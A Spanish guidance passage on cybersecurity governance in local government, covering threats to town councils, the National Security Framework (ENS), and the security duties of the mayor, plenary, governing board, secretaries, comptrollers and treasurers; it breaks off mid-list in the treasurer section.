El mundo en el que vivimos está cambiando rápidamente, y las Administraciones Públicas no son una excepción. Hoy en día, muchas personas dependen de internet para las interacciones y transacciones cotidianas. **El paisaje de la Administración Local está cambiando también.** Frente a la disminución presupuestaria y al incremento de las expectativas en la prestación de los servicios públicos, los responsables locales deben encontrar formas innovadoras de garantizar la sostenibilidad de tales servicios. La situación de los Ayuntamientos en su devenir digital varía mucho de unos a otros, pero todos ellos, en mayor o menor profundidad, han tomado medidas para que más servicios públicos locales puedan estar disponibles digitalmente, trasladando parte de su personal a su sostenimiento o a colaborar de forma innovadora con otras organizaciones, públicas o privadas, y esta tendencia sigue en aumento.

En la actualidad, las **entidades locales** (Diputaciones Provinciales, Cabildos insulares o los propios Ayuntamientos) están utilizando una **gama cada vez mayor de elementos tecnológicos,** desde aplicaciones móviles y servicios en la nube, hasta el uso generalizado de muy diversos tipos de dispositivos electrónicos.

Los responsables locales deben encontrar formas innovadoras de garantizar la sostenibilidad de tales servicios.

El **personal de la Administración Local** (desde los presidentes, acaldes, diputados y concejales hasta el último de los funcionarios, pasando por los secretarios, los tesoreros, los interventores, etc.), **desarrolla** una buena parte de sus **actividades telemáticamente**: se comunican con los ciudadanos y las empresas locales, llevan a cabo su trabajo y revisan los informes y documentos para las reuniones, expiden resoluciones de actos administrativos, etc., todo ello de forma electrónica.

Aunque existen normativas, protocolos y orientaciones sobre el manejo y el intercambio de datos, especialmente los de carácter sensible o confidencial y la mayoría de los Ayuntamientos suelen disponer de ciertas herramientas de seguridad en los sistemas de información gestionadas por sus servicios de informática, no podemos confiarnos: los autores de los ataques, persiguiendo intenciones delictivas u hostiles, seguirán intentando violar la seguridad de las organizaciones para sustraer los datos que tratan y/o dañar sus sistemas.

Aunque **el nivel de amenaza varía según los Ayuntamientos**, todos ellos poseen información o infraestructura de interés para los ciberatacantes.

Los Ayuntamientos deben considerar que se trata de "cuándo" y no de "si" se producirá un ciberataque. Por lo tanto, todos deben revisar, actualizar y reforzar continuamente su enfoque de ciberseguridad.

La ciberseguridad no sólo es crucial para garantizar que los servicios se mantengan en funcionamiento, sino que también **es vital para garantizar que los ciudadanos confíen en los Ayuntamientos cuando les remiten sus datos**. Un ciberataque podría tener consecuencias muy graves, tanto en términos de interrupción de los servicios -muchos de los cuales sirven a los más vulnerables- como por el daño a la reputación del propio Ayuntamiento.
En resumen: una ciberseguridad adecuada y proporcionada a los riesgos es esencial para garantizar el funcionamiento eficiente de todas las entidades locales y el mejor servicio al ciudadano.

Los responsables locales deben encontrar formas nuevas e innovadoras de garantizar la sostenibilidad de tales servicios.

3.1 Amenazas y riesgos para las Entidades Locales

En el proceso de transformación digital en el que está inmerso el conjunto de la sociedad, las entidades locales (Diputaciones Provinciales, Cabildos insulares o Ayuntamientos) no se están quedando atrás. Todos ellos han ido tomando diferentes medidas para que, cada vez más, los servicios públicos locales puedan estar disponibles en Internet: desde aplicaciones móviles y servicios en la nube, hasta el uso generalizado de dispositivos electrónicos.

El personal de la Administración Local (desde los presidentes, alcaldes, diputados y concejales, pasando por funcionarios, secretarios, tesoreros o interventores), desarrollan una buena parte de sus actividades telemáticamente: se comunican con los ciudadanos y las empresas locales, llevan a cabo su trabajo y revisan los informes y documentos para las reuniones, expiden resoluciones de actos administrativos, etc., todo ello de forma electrónica.

Aunque el nivel de amenaza varía según los ayuntamientos, todos ellos poseen información o infraestructura de interés para los ciberatacantes. Por lo tanto, todos deben revisar, actualizar y reforzar continuamente su enfoque de la ciberseguridad.

Asimismo, **la ciberseguridad también es vital para garantizar que los ciudadanos confíen en los Ayuntamientos** cuando les remiten sus datos.

Entre las principales amenazas se encuentran las siguientes:

Ciberdelincuencia

Suelen perseguir el beneficio económico. Sus principales herramientas y métodos utilizados incluyen:

Malware: software malicioso tal como virus, troyanos, gusanos o cualquier código o contenido que pueda tener un impacto adverso en organizaciones o individuos.

Ransomware: un tipo de malware que bloquea los sistemas o los datos de los ordenadores de sus víctimas, permitiéndoles el acceso una vez que se satisface un pago (extorsión).

Phishing: correos electrónicos que simulan proceder de un organismo público o de una persona, persiguiendo extraer información sensible de los ciudadanos, del propio Ayuntamiento o sus responsables o empleados.

Ingeniería social: recopilación de información personal sin el uso de la tecnología. Ej: mentiras, trucos, sobornos,etc.

Explotación de vulnerabilidades: intento de compromiso de un sistema o de interrupción de un servicio mediante la explotación de las vulnerabilidades organizativas o técnicas del sistema atacado.

Denegación de Servicio: interrupción o ralentización de un servicio por múltiples peticiones (normalmente aplicaciones web).

Acceso no autorizado a la información: sustracción de credenciales de acceso mediante interceptación de tráfico o mediante el acceso a documentos físicos.

Suplantación: tipo de ataque en el que una entidad suplanta a otra para obtener beneficios ilegítimos.

Hacktivismo

Ataque a sitios web o cuentas de redes sociales para publicitar una causa concreta. Los grupos hacktivistas han utilizado con éxito los ataques de Denegación de Servicio para interrumpir los sitios web de varios Ayuntamientos.

Personas con información privilegiada

Divulgación, intencionadamente o no, de información o datos sensibles al dominio público. La mayoría de las veces se debe a un simple error humano o a la falta de concienciación sobre los riesgos.

Amenazas físicas y terrorismo

Daños por catástrofes de todo tipo (fuego, agua, corte del suministro eléctrico, etc.).

Espionaje

Obtención de información valiosa, por sí misma, o que pueda usarse como mecanismo de entrada para la realización de ulteriores ataques.

4. El cumplimiento del Esquema Nacional de Seguridad en las EE.LL.

Como es sabido, el objeto del **Esquema Nacional de Seguridad (ENS)**[1] es determinar la política de seguridad que se ha de aplicar en la utilización de los medios electrónicos por parte de las entidades del sector público (y de aquellas organizaciones del sector privado que les presten servicios), estando constituido por los **principios básicos** y los **requisitos mínimos** para una protección adecuada de la información tratada y los servicios prestados, de obligatoria observancia por las entidades de su ámbito subjetivo de aplicación, para asegurar el **acceso, integridad, disponibilidad, autenticidad, confidencialidad, trazabilidad y conservación** de los datos, informaciones y servicios utilizados en medios electrónicos que gestionen en el ejercicio de sus competencias.

La figura siguiente muestra el ámbito subjetivo de aplicación del ENS en lo tocante al ejercicio de potestades administrativas y a la prestación de servicios públicos[2].

El objeto del Esquema Nacional de Seguridad (ENS)[1] es determinar la política de seguridad que se ha de aplicar en la utilización de los medios electrónicos por parte de las entidades del sector público.

1. Operado por Real Decreto 311/2022, de 3 de mayo.
2. Como es sabido, el RD 311/2022, de 3 de mayo, extiende también su ámbito de aplicación subjetivo a los sistemas de información de las organizaciones del sector privado que formen parte de la cadena de suministro de las entidades públicas y a aquellos otros sistemas que tratan información clasificada.




Figura 1. Aplicación del ENS

Consciente de la importancia de mantener la seguridad de los sistemas de información implicados en el desenvolvimiento de las funciones y competencias de las entidades públicas, el legislador dedica el artículo 31 y el Anexo III del ENS a materializar la exigencia de la realización de **auditorías de la seguridad** de los sistemas concernidos.

5. Los responsables públicos y la ciberseguridad

5.1 Órganos necesarios


Lo primero que hay que señalar es que, **el Gobierno y la administración municipal**, salvo en aquellos municipios que legalmente funcionen en régimen de Concejo Abierto, **corresponde al Ayuntamiento**, integrado por el **alcalde** y los **concejales**.

De conformidad con lo dispuesto en el art. 19 de la **Ley 7/1985, de 2 de abril, Reguladora de las Bases del Régimen Local (LBRL, en adelante**[3], los concejales son elegidos mediante sufragio universal, igual, libre, directo y secreto, y el alcalde es elegido por los concejales o por los vecinos; todo ello en los términos que establezca la legislación electoral general.

El art. 35.2 del **Real Decreto 2568/1986, de 28 de noviembre, por el que se aprueba el Reglamento de Organización, Funcionamiento y Régimen Jurídico de las Entidades Locales (ROF, en adelante)** califica como órganos necesarios:

El Gobierno y la administración municipal corresponde al Ayuntamiento, integrado por el alcalde y los concejales.

3. En Navarra sus entidades locales se rigen por la Ley Foral 6/1990, de la Administración Local de Navarra.



5.1.1 El alcalde

El alcalde es el presidente de la Corporación y, entre otras **atribuciones**[4] y, por lo que puede resultar de aplicación a la seguridad de la información tratada y los servicios prestados por la entidad, podemos entresacar las siguientes **funciones y responsabilidades**:

- **Dirigir el gobierno y la administración municipal** y, en el marco del Reglamento orgánico, la **organización de los servicios administrativos de la Corporación**, lo que también comprende el gobierno de la seguridad de la información.

4. Recogidas en el art. 21 de la LBRL y el art. 41 del ROF.

- **Representar al Ayuntamiento**, también ante las entidades públicas competentes en materia de ciberseguridad (como, por ejemplo, a la hora de ordenar la notificación de un incidente de seguridad con impacto significativo) o ante las entidades privadas (por ejemplo, exigiendo que los sistemas de información de los proveedores que prestan servicios a la entidad local sean conformes con lo dispuesto en el Esquema Nacional de Seguridad).

- **Convocar y presidir las sesiones** del Pleno, de la Junta de Gobierno y de cualesquiera otros órganos municipales, así como **decidir los empates** con voto de calidad (como, por ejemplo, cuando el Pleno de la Corporación pueda debatir el contenido de la Política de Seguridad de la Información de la entidad local).

- **Hacer cumplir las Ordenanzas y Reglamentos municipales** (como, por ejemplo, la Política de Seguridad de la Información de la entidad local o su Normativa Interna del Uso de los Medios Electrónicos).

- **Dirigir, impulsar e inspeccionar las obras y servicios** cuya ejecución o realización hubiese sido acordada, recabando los asesoramientos técnicos necesarios (como, por ejemplo, cuando es necesaria o conveniente la contratación de proveedores tecnológicos externos para el suministro de productos o la prestación de servicios), lo que impactaría también en la contratación y concesión de obras, servicios y suministros cuya cuantía no exceda del 5% de los recursos ordinarios de su presupuesto, ni del 50% del límite general aplicable a la contratación directa, así como de todos aquellos otros que, excediendo de la citada cuantía, tengan una duración no superior a un año o no exijan créditos superiores a los consignados en el Presupuesto anual.

- **Desempeñar la jefatura superior de todo el personal**, y acordar su nombramiento y sanciones, incluida la separación del servicio de los funcionarios de la Corporación y el despido del personal laboral (dirección e impulso que incluye, por ejemplo, la designación de los miembros del Comité de Seguridad de la Información o la designación de los responsables de la Información, los Servicios, el Sistema o la Seguridad, según dispone el Esquema Nacional de Seguridad).

- El **ejercicio de las acciones judiciales** y **administrativas** y **la defensa del Ayuntamiento** en las materias de su competencia, incluso cuando las hubiere delegado en otro órgano y, en caso de urgencia, en materias de la competencia del Pleno, en este supuesto dando cuenta al mismo en la primera sesión que celebre para su ratificación.

- La **aprobación de los proyectos de obras y de servicios** cuando sea competente para su contratación o concesión y estén previstos en el presupuesto (como, por ejemplo, velar porque los Pliegos de Prescripciones de los concursos públicos contengan los extremos necesarios para garantizar que los sistemas de información de que usa la entidad local -propios o externos- son conformes al ENS).

- **Ordenar la publicación**, **ejecución** y **hacer cumplir los acuerdos** del Ayuntamiento (como, por ejemplo, la publicación en la sede electrónica de los Distintivos de Conformidad con el ENS de los que sea titular la entidad local).

- Las demás que **expresamente le atribuyan las leyes** y aquellas que la legislación del Estado o de las comunidades autónomas asignen al municipio y no atribuyan a otros órganos municipales.

Conviene recordar que el alcalde puede **efectuar delegaciones en favor de la Junta de Gobierno Local**, como órgano colegiado, de forma que los acuerdos adoptados por esta en relación con las materias delegadas tendrán el mismo valor que las resoluciones que dicte el alcalde en ejercicio de las atribuciones que no haya delegado, sin perjuicio de su adopción conforme a las reglas de funcionamiento de la Junta de Gobierno[5].

Además, el alcalde puede **delegar el ejercicio de determinadas atribuciones en los tenientes de alcalde**, cuando no exista Junta de Gobierno Local, sin perjuicio de las delegaciones especiales que, para cometidos específicos, pueda realizar en favor de cualesquiera Concejales, aunque no pertenecieran a la Junta de Gobierno Local.

Las denominadas **delegaciones genéricas** se referirán a una o varias áreas o materias determinadas (por ejemplo, aquellas relativas a la seguridad de los sistemas de información de la entidad), y podrán abarcar tanto la facultad de dirigir los servicios correspondientes como la de gestionarlos en general, incluida la facultad de resolver mediante actos administrativos que afecten a terceros.

Asimismo, el alcalde podrá efectuar **delegaciones especiales en cualquier concejal** para la dirección y gestión de asuntos determinados incluidos en las citadas áreas. En este caso, el concejal que ostente una delegación genérica tendrá la facultad de supervisar la actuación de los concejales con delegaciones especiales para cometidos específicos incluidos en su área[6].

5. Art. 43.2 ROF.
6. Arts. 43.3 y 43.4 ROF.

Por la parte que pueda afectar a la seguridad de la información, dichas **delegaciones especiales** podrán ser[7]:

Relativas a un proyecto o asunto determinado.
En este caso, la eficacia de la delegación, que podrá contener todas las facultades delegables del alcalde, incluida la de emitir actos que afecten a terceros, se limitará al tiempo de gestión o ejecución del proyecto.

Relativas a un determinado servicio.
En este caso, la delegación comprenderá la dirección interna y la gestión de los servicios correspondientes, pero no podrá incluir la facultad de resolver mediante actos administrativos que afecten a terceros.

Todas las delegaciones anteriores serán realizadas mediante Decreto del alcalde que contendrá el ámbito de los asuntos a que se refiere la delegación, las facultades que se deleguen, así como las condiciones específicas de ejercicio de las mismas, en la medida en que se concreten o aparten del régimen general previsto en el ROF[8].

En todo caso, las delegaciones que puede otorgar el alcalde a los miembros de la Junta de Gobierno Local, los tenientes de alcalde y las delegaciones especiales a los concejales, deberán adaptarse a las grandes áreas en que el Reglamento orgánico, en el caso de que hubiera sido aprobado por la Corporación, distribuya los servicios administrativos del Ayuntamiento[9].

El Anexo del presente documento contiene una Tabla de las Funciones y Responsabilidades concretas del ALCALDE (y del resto de responsables de la Corporación) en materia de ciberseguridad y conformidad con el ENS.

7. Art. 43.5 ROF.
8. Art. 44.1 ROF.
9. Art. 45 ROF.

5.1.2 Los tenientes de alcalde

Los tenientes de alcalde, que habrán sido nombrados por el alcalde[10], sustituyen al alcalde, por el orden de su nombramiento y en los casos de vacante, ausencia o enfermedad, siendo libremente designados y removidos por este de entre los miembros de la Junta de Gobierno Local y, donde esta no exista, de entre los concejales[11].

El alcalde puede delegar el ejercicio de determinadas atribuciones en los miembros de la Junta de Gobierno Local y, donde esta no exista, en los tenientes de alcalde, sin perjuicio de las delegaciones especiales que, para cometidos específicos, pueda realizar en favor de cualesquiera concejales, aunque no pertenecieran a aquella[12].

5.1.3 El Pleno

El Pleno está integrado por todos los concejales y es presidido por el alcalde[13].

Del Pleno, entre otras **atribuciones** y por lo que puede resultar de aplicación a la seguridad de la información tratada y los servicios prestados por la entidad, podemos entresacar las siguientes **funciones y responsabilidades**:

- El **control y la fiscalización de los órganos de gobierno** (como, por ejemplo, el control de los órganos de gobierno de la entidad local en relación con las acciones necesarias para garantizar la conformidad con el ENS).

10. Art. 21.2 LBRL.
11. Art. 23.2 LBRL.
12. Art. 23.4 LBRL.
13. Art. 22 LBRL.

La aprobación del Reglamento Orgánico y de las Ordenanzas. Al objeto de obtener el mayor consenso posible, también cabría incluir en estas competencias el debate y aprobación de la Política de Seguridad de la Información y la Normativa Interna del Uso de los Medios Electrónicos de la entidad local.

La **aprobación** de las **formas de gestión de los servicios y de los expedientes de municipalización** (como puedan ser los servicios de administración digital dirigidos a los ciudadanos, para los que la seguridad de la información resulte esencial).

La **aprobación de la plantilla de personal** y de **la relación de puestos de trabajo**, la fijación de la cuantía de las retribuciones complementarias fijas y periódicas de los funcionarios y el número y régimen del personal eventual (lo que también resulta de aplicación al personal de la entidad local directamente involucrado en tareas relativas a la seguridad de la información).

La **aprobación de los proyectos de obras y servicios** cuando sea competente para su contratación o concesión, y cuando aún no estén previstos en los presupuestos (como podría suceder, excepcionalmente, con la contratación de algún servicio relativo a la seguridad de la información).

De las competencias anteriores, **el Pleno puede delegar el ejercicio de sus atribuciones en el alcalde y en la Junta de Gobierno Local en los dos últimos casos señalados, exclusivamente.**

El Anexo del presente documento contiene una Tabla de las Funciones y Responsabilidades concretas del PLENO (y del resto de responsables de la Corporación) en materia de ciberseguridad y conformidad con el ENS.

5.1.4 La Junta de Gobierno Local

La Junta de Gobierno Local está integrada por el alcalde, que la preside, y un número de concejales nombrados libremente por él como miembros de la misma, que no podrá superar al tercio del número legal de miembros de la Corporación[14].

Es atribución propia e indelegable de la Junta de Gobierno Local la **asistencia permanente al alcalde** en el ejercicio de sus atribuciones.

La Junta de Gobierno será informada de todas las decisiones del alcalde, previamente a la adopción de la decisión, siempre que la importancia del asunto así lo requiera.

Es atribución propia e indelegable de la Junta de Gobierno Local la asistencia permanente al alcalde en el ejercicio de sus atribuciones.

14. Art. 23.1 LBRL.

De la Junta de Gobierno Local, entre otras **atribuciones** y por lo que puede resultar de aplicación a la seguridad de la información tratada y los servicios prestados por la entidad, podemos entresacar las siguientes **funciones y responsabilidades**:

La **asistencia al alcalde** en el ejercicio de sus atribuciones[15] (como sucede también con todo lo relativo a garantizar la seguridad de la información tratada y los servicios prestados por la entidad local).

Las **atribuciones** que el alcalde o el Pleno **le delegue o le atribuyan** las leyes[16].

El Anexo del presente documento contiene una Tabla de las Funciones y Responsabilidades concretas de la JUNTA DE GOBIERNO LOCAL (y del resto de responsables de la Corporación) en materia de ciberseguridad y conformidad con el ENS.

La siguiente figura muestra un esquema de las delegaciones reseñadas.

Figura 2. Esquema de las delegaciones

15. Art. 23.2.a) LBRL y art.53.1 ROF.
16. Art. 23.2.b) LBRL y art. 53.2 ROF.

5.2 Órganos complementarios

En función de la población del municipio, deberán existir otros **órganos complementarios**[17]:

- **La Comisión especial de cuentas.**
- **Las Comisiones informativas.**
- **Los Consejos sectoriales.**
- **Los concejales y diputados delegados.**
- **Los órganos desconcentrados y descentralizados para la gestión de servicios.**

5.3 Funciones públicas de los habilitados nacionales: secretarios e interventores

Son funciones públicas necesarias en todas las Corporaciones Locales, cuya responsabilidad administrativa está reservada a **funcionarios de Administración Local con habilitación de carácter nacional**, las siguientes[18]:

Secretaría

Comprensiva de la fe pública y el asesoramiento legal preceptivo.

Intervención-Tesorería

Comprensiva del control y la fiscalización interna de la gestión económico-financiera y presupuestaria, y la contabilidad, tesorería y recaudación.

17. Art. 119 ROF.
18. Art. 2 RJFAL (Real Decreto 128/2018, de 16 de marzo, por el que se regula el régimen jurídico de los funcionarios de Administración Local con habilitación de carácter nacional).

Secretaría-Intervención

A la que corresponden las funciones de la fe pública y el asesoramiento legal preceptivo y las funciones de control y fiscalización interna de la gestión económica-financiera y presupuestaria, y la contabilidad, tesorería y recaudación.

Tales funcionarios tienen atribuida la dirección de los servicios encargados de su realización, sin perjuicio de las atribuciones de los órganos de gobierno de la Corporación Local en materia de organización de los servicios administrativos.

5.3.1 Los secretarios

En todas las entidades locales existirá un puesto de trabajo denominado **Secretaría**, al que corresponde la responsabilidad administrativa de las funciones de **fe pública** y **asesoramiento legal preceptivo** con el alcance y contenido previsto en el ordenamiento jurídico[19].

De las **atribuciones** comprendidas en la función pública de la Secretaría y por lo que puede resultar de aplicación a la seguridad de la información tratada y los servicios prestados por la entidad, podemos entresacar las siguientes **funciones y responsabilidades**:

19. Art. 7.1 RJFAL.

En cuanto a la **fe pública**[20]:

- **Preparar los asuntos** que hayan de ser **incluidos en el orden del día** de las sesiones que celebren el Pleno, la Junta de Gobierno y cualquier otro órgano colegiado de la Corporación en que se adopten acuerdos que vinculen a la misma, de conformidad con lo establecido por el alcalde o presidente de la misma, y la asistencia a este en la realización de la correspondiente convocatoria (incluyendo también todos aquellos asuntos relativos a garantizar la seguridad de la información tratada y los servicios prestados por la entidad local).

- **Asistir y levantar acta de las sesiones** de los órganos colegiados referidos en el punto anterior y publicarla en la sede electrónica de la Corporación de acuerdo con la normativa sobre protección de datos.

- **Transcribir en el Libro de Resoluciones**, cualquiera que sea su soporte, las dictadas por la Alcaldía o Presidencia, por los miembros de la Corporación que resuelvan por delegación de las mismas, así como las de cualquier otro órgano con competencias resolutivas. Entre tales resoluciones estarán las relativas a la seguridad de la información de la entidad local.

- **Certificar todos los actos o resoluciones** de la Presidencia y los acuerdos de los órganos colegiados decisorios, así como los antecedentes, libros y documentos de la Entidad Local, como los que puedan involucrar a actos o resoluciones relativas a la seguridad de la información de la entidad local.

20. Art. 3.2 RJFAL.

- **Anotar en los expedientes**, bajo firma, **las resoluciones y acuerdos que recaigan**, así como **notificar dichas resoluciones** y acuerdos en la forma establecida en la normativa aplicable, incluyendo entre tales resoluciones y acuerdos aquellos que se refieran a acciones relativas a la seguridad de la información de la entidad.

- **Actuar como fedatario** en la **formalización de todos los contratos**, **convenios** y **documentos análogos** en que intervenga la entidad local, como aquellos suscritos con terceros proveedores -públicos o privados- de servicios dirigidos a garantizar la seguridad de la información de la entidad local.

- **Disponer que se publiquen**, cuando sea preceptivo, los **actos y acuerdos** de la **entidad local** en los medios oficiales de publicidad, en el tablón de anuncios de la misma y en la sede electrónica, certificándose o emitiéndose diligencia acreditativa de su resultado si así fuera preciso, incluyendo todos los actos o Acuerdos relativos a la seguridad de la información de la entidad, como sería el caso de la publicación de los Distintivos de Conformidad con el ENS de los que la entidad local fuera titular.

- **Llevar y custodiar el Registro de Intereses** de los miembros de la Corporación, el Inventario de Bienes de la Entidad Local y, en su caso, el Registro de Convenios, como todos aquellos Bienes (activos) y Convenios relativos a la seguridad de la información, propiedad o suscritos, respectivamente, por la entidad.

- La **superior dirección de los archivos y registros de la Entidad Local**, incluyendo velar por la garantía de disponibilidad de los archivos electrónicos y la confidencialidad, integridad, trazabilidad y autenticidad de la información contenida en ellos.

En cuanto al **asesoramiento legal**[21]:

- La **emisión de informes previos** en aquellos supuestos en que así lo ordene el Presidente o Alcalde de la Corporación o cuando lo solicite un tercio de miembros de la misma. Tales informes **deberán señalar la legislación en cada caso aplicable** y la **adecuación a la misma** de los acuerdos en proyecto. (Este sería el caso, por ejemplo, de aquellos informes relativos a acciones o iniciativas en relación con la seguridad de la información de la entidad).

- La **emisión de informes previos** siempre que un **precepto legal** o **reglamentario** así **lo establezca** o la **emisión de informe previo** siempre que se trate de asuntos para cuya aprobación se exija la mayoría absoluta del número legal de miembros de la Corporación o cualquier otra mayoría cualificada, como podría ser el caso, entre otros, de la emisión de informes relativos a la modificación de Ordenanzas, Reglamentos o Estatutos rectores de Organismos de derecho público, sociedades mercantiles, fundaciones, etc., cuyos requisitos en materia de seguridad de la información hayan de modificarse.

21. Art. 3.3 RJFAL.

- **Informar en las sesiones** de los órganos colegiados a las que asista y cuando medie requerimiento expreso de quien presida, acerca de los **aspectos legales del asunto que se discuta**, con objeto de colaborar en la corrección jurídica de la decisión que haya de adoptarse.

- **Acompañar** al presidente o alcalde o a los miembros de la Corporación **en los actos de firma de escrituras** y, si así lo demandaren, en sus visitas a autoridades o asistencia a reuniones, a efectos de asesoramiento legal.

- **Asistir** al presidente o alcalde de la Corporación, junto con el interventor, **para la formación del presupuesto**, a efectos procedimentales y formales, no materiales.

- **Emitir informes** cuando así se establezca en la legislación sectorial.

El Anexo del presente documento contiene una Tabla de las Funciones y Responsabilidades concretas del SECRETARIO (y del resto de responsables de la Corporación) en materia de ciberseguridad y conformidad con el ENS.

5.3.2 Los interventores

En las Entidades Locales cuya Secretaría esté clasificada en clase primera o segunda, existirá un puesto de trabajo denominado **Intervención**[22].

El control interno de la **gestión económico-financiera y presupuestaria** comprende, entre otras y por la parte que pudiera afectar a las actividades de la entidad local en materia de seguridad de la información:

- La **función interventora**.
- El **control financiero** en las modalidades de **función de control permanente** y la **auditoría pública**, incluyéndose en ambas el control de eficacia. El ejercicio del control financiero incluirá, en todo caso, las actuaciones de control atribuidas en el ordenamiento jurídico al órgano interventor, tales como:
  1. El control de subvenciones y ayudas públicas.
  2. El informe de los proyectos de presupuestos y de los expedientes de modificación de estos.
  3. La emisión de informe previo a la concertación o modificación de las operaciones de crédito.
  4. La emisión de informe previo a la aprobación de la liquidación del Presupuesto.

22. Art. 4 RJFAL.

5. La emisión de informes, dictámenes y propuestas que en materia económico-financiera o presupuestaria le hayan sido solicitadas por la Presidencia o la Alcaldía, o por un tercio de los concejales o diputados o cuando se trate de materias para las que legalmente se exija una mayoría especial, así como el dictamen sobre la procedencia de la implantación de nuevos Servicios o la reforma de los existentes a efectos de la evaluación de la repercusión económico-financiera y estabilidad presupuestaria de las respectivas propuestas.

6. Emitir los informes y certificados en materia económico-financiera y presupuestaria y su remisión a los órganos que establezca su normativa específica.

Por su parte, la **función de contabilidad** comprende, entre otras:

Llevar y **desarrollar la contabilidad financiera** y la de **ejecución del presupuesto** de la entidad local de acuerdo con las normas generales y las dictadas por el Pleno de la Corporación; formar la Cuenta General de la Entidad Local y formar, con arreglo a criterios usualmente aceptados, los estados integrados y consolidados de las cuentas que determine el Pleno de la Corporación.

- **Coordinar las funciones** o **actividades contables** de la **Entidad Local**, emitiendo las instrucciones técnicas oportunas e inspeccionando su aplicación.

- **Organizar** un adecuado **sistema de archivo y conservación** de toda la **documentación e información contable** que permita poner a disposición de los órganos de control los justificantes, documentos, cuentas o registros del sistema de información contable, por ellos solicitados en los plazos requeridos.

- **Inspeccionar la contabilidad** de los organismos autónomos, de las sociedades mercantiles dependientes de la Entidad Local, así como de sus entidades públicas empresariales, de acuerdo con los procedimientos que establezca el Pleno.

Competencias todas ellas que resultan también de aplicación a la gestión de aquellos expedientes tramitados por la entidad local en relación con la seguridad de la información.

El Anexo del presente documento contiene una Tabla de las Funciones y Responsabilidades concretas del INTERVENTOR (y del resto de responsables de la Corporación) en materia de ciberseguridad y conformidad con el ENS.

5.3.3 Los tesoreros

En las Corporaciones Locales cuya Secretaría esté clasificada en primera o segunda clase existirá un puesto de trabajo denominado **Tesorería**.

La **función de tesorería** comprende, entre otras y por la parte que pudiera afectar a las actividades de la entidad local en materia de seguridad de la información[23]:

- La **titularidad y dirección** del órgano correspondiente de la entidad local.
- El **manejo y custodia** de fondos, valores y efectos de la Entidad Local, de conformidad con lo establecido en las disposiciones legales vigentes.
